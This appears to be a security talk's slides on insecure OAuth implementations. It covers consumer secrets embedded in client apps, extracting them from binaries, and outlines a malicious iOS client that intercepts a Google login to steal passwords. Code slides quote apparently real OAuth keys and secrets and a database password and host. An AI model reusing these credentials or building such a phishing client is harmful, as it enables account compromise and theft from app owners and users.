



khash kiani  
khash@thinksec.com



# OAuth securing the insecure

# roadmap


- ▶ OAuth flow
- ▶ insecure implementation
  - 1. insecure storage of secrets
  - 2. evil mobile and web OAuth apps
  - 3. flawed session management
  - 4. password reset
- ▶ summary

# what's OAuth?



# user-centric scheme

user controls authorization



**actors:**

resource owner (user)

resource consumer (client)

resource provider (server)

**tokens:**

consumer credentials

request token

access token

# authorization flow

1. client app authentication
2. get request token: POST oauth/request\_token
3. authenticate user: GET oauth/authorize
4. get access token: POST oauth/access\_token



# Insecure Implementation

# insecure storage of secrets

(consumer credentials)



# OAuth flow

## step 1: register client

### Register an Application

Application Icon:   [Browse...](#)  
Maximum size of 700k. JPG, GIF, PNG.

Application Name:


Description:

Application Website:   
Where's your application's home page, where users can go to download or use it?

Organization:

Website:   
The home page of your company or organization.

Application Type:  Client  Browser



Consumer key

qSkJu[REDACTED]76A

Consumer secret

Bs738[REDACTED]ze9EhXw

```
1. public class TwitterClient {  
2.  
3.     private static String key = "qSkJuxxxxxxxxxx76A";  
4.     private static String secret = "Bs738xxxxxxxxxxxxxxZe9EhXw";
```

# server-side

- isolate the credentials
- protect the integrity

# native clients

- native mobile app
- desktop apps

*“... if twitter uses the client secret in installed applications for anything other than gathering statistics, well, they should reconsider.”*

*“So forget about using the consumer credentials for anything other than somewhat reliable statistics.”*

- e. hammer lahav

# how about these use cases:

- ▶ fulfill specific business requirements
  - server must keep track of all clients
- ▶ prevent phishing attacks

# popular implementations

(native apps)

1. omit the client credentials entirely
2. embed in the client app itself

# threat

(with embedded client credentials)

- **compromised credentials**



# open source clients

- ▶ source code
- ▶ resource bundle

# the not so secret consumer secrets

```
9 import appuifw
10
11 appuifw.app.directional_pad = False
12 appuifw.app.body = appuifw.Text(u'Please update your feed')
13 appuifw.app.title = u'ff60'
14 appuifw.app.screen = 'normal'
15
16 import sys
17 import e32
18 import e32dbm
19
20 import friendfeed
21 import re
22
23 SIS_VERSION = "0.2"
24
25 oauth_consumer_key = u'039f2ee0fea942be9ca9ccdd3455a98c'
26 oauth_consumer_secret = u'6cdfe18c375644d4a5619aa5b42c81d85cb4116dd4a84a948f274059ff096ea0'
27 ff_num_per_page = 25
28
29 class Main:
30     def __init__(self):
31         # отключаем экранную клавиатуру
32         self.db = e32dbm.open(u'c:\\ff60.db', 'c')
33         self.data = None
34         self.lb = None
35         self.links_list = appuifw.Listbox([u'Links list'], self.open_link)
36         self.page = 0
37         self.ff = None
```

```
1 DEBUG = False
2 TEMPLATE_DEBUG = DEBUG
3 FRONTEND_URL =
4 OAUTH_CONSUMER_KEY = '3471c80c5d0146a2'#f8b560d14c21ca8d' #'02fb15e494e89c3c'
5 OAUTH_CONSUMER_SECRET = 'fzBNIZDG'#vWr07GUR' #'iIN8D21k'
6 OAUTH_GENERAL_PURPOSE_KEY = 'GjS2HVZjPF6JH8A8'#9BdSpFvSA0zJz3tz' #'VPiGwNzEjA5ZI6HE'
7 OAUTH_GENERAL_PURPOSE_SECRET = 'nq8LCCZTGwKaeSio'#jZHLZe0BtFO4lkG' #'DzEqUo8GFESsp0FZ'
8 DATABASE_ENGINE = 'mysql'
9 DATABASE_NAME = 'db85894_motion'
10 DATABASE_USER = 'db85894'
11 DATABASE_PASSWORD = 'w4yn#ePW'
12 DATABASE_HOST = 'internal-db.s85894.gridserver.com'
13 DATABASE_PORT = ''
14
```

```
34
35 {$REGION 'SysConst'}
36 C_RN = #13#10;
37 C_MN = '%0D%0A';
38 C_BR = '<br>';
39 C_HR = '<HR>';
40 C_AS = '<b>%s</b>';
41 C_KB = 'KB';
42 C_MB = 'MB';
43 C_VS = '%s';
44 C_VD = '%d';
45 C_DTseconds = 1 / SecsPerDay;
46 C_DblClickTime = 0.6 * C_DTseconds;
47 C_WM_APPBAR = WM_USER + 1;
48 X_Twitter_OAuth_Consumer_Key = 'L2k1KZBCDXAAS79jEBdOJg';
49 X_Twitter_OAuth_Consumer_Secret = 'uKWHm36A2ZpaGnmSNKQh0hT2rD656xRWtPYJ6Kg';
50 {$ENDREGION}
51 {$REGION 'FilesConst'}
52 ---
```

# closed source clients

- › binary extraction on android oauth client:
  - › astro file mgr to copy the client app
  - › poke around
  - › classes.dex
  - › “dexdump classes.dex”

# compromised credentials

## impact:

- › key rotation and kill switch
- › not meeting business requirements
- › anonymous publication by competition
- › susceptible to phishing attacks

# suboptimal solutions

- › **client secret obfuscation (ProGuard for Android)**
  - › ProGuard for Android: Don't put sensitive info in XML resource files!
- › **negotiate credentials with your backend server**
  - › what will stop a rogue client?


# alternative mitigation

- a deviated approach with automated provisioning



# alternate flow

- authenticate user to client's web server
- call home to get **device id**
- store device id locally
- proceed with oauth flow to get request token
- validate device id to authenticate client
- proceed with the flow to grant access token



# building malicious OAuth clients

(native and web apps)




# password theft with Google client

(a native iOS mobile app)




# OAuthSampleTouch mobile Google app

- › download
- › compile
- › run



- › edit controller






# modify the UIWebViewDelegate's:

webView:shouldStartLoadWithRequest:navigationType

callback method  
to intercept the  
login page prior  
to sending the  
post request

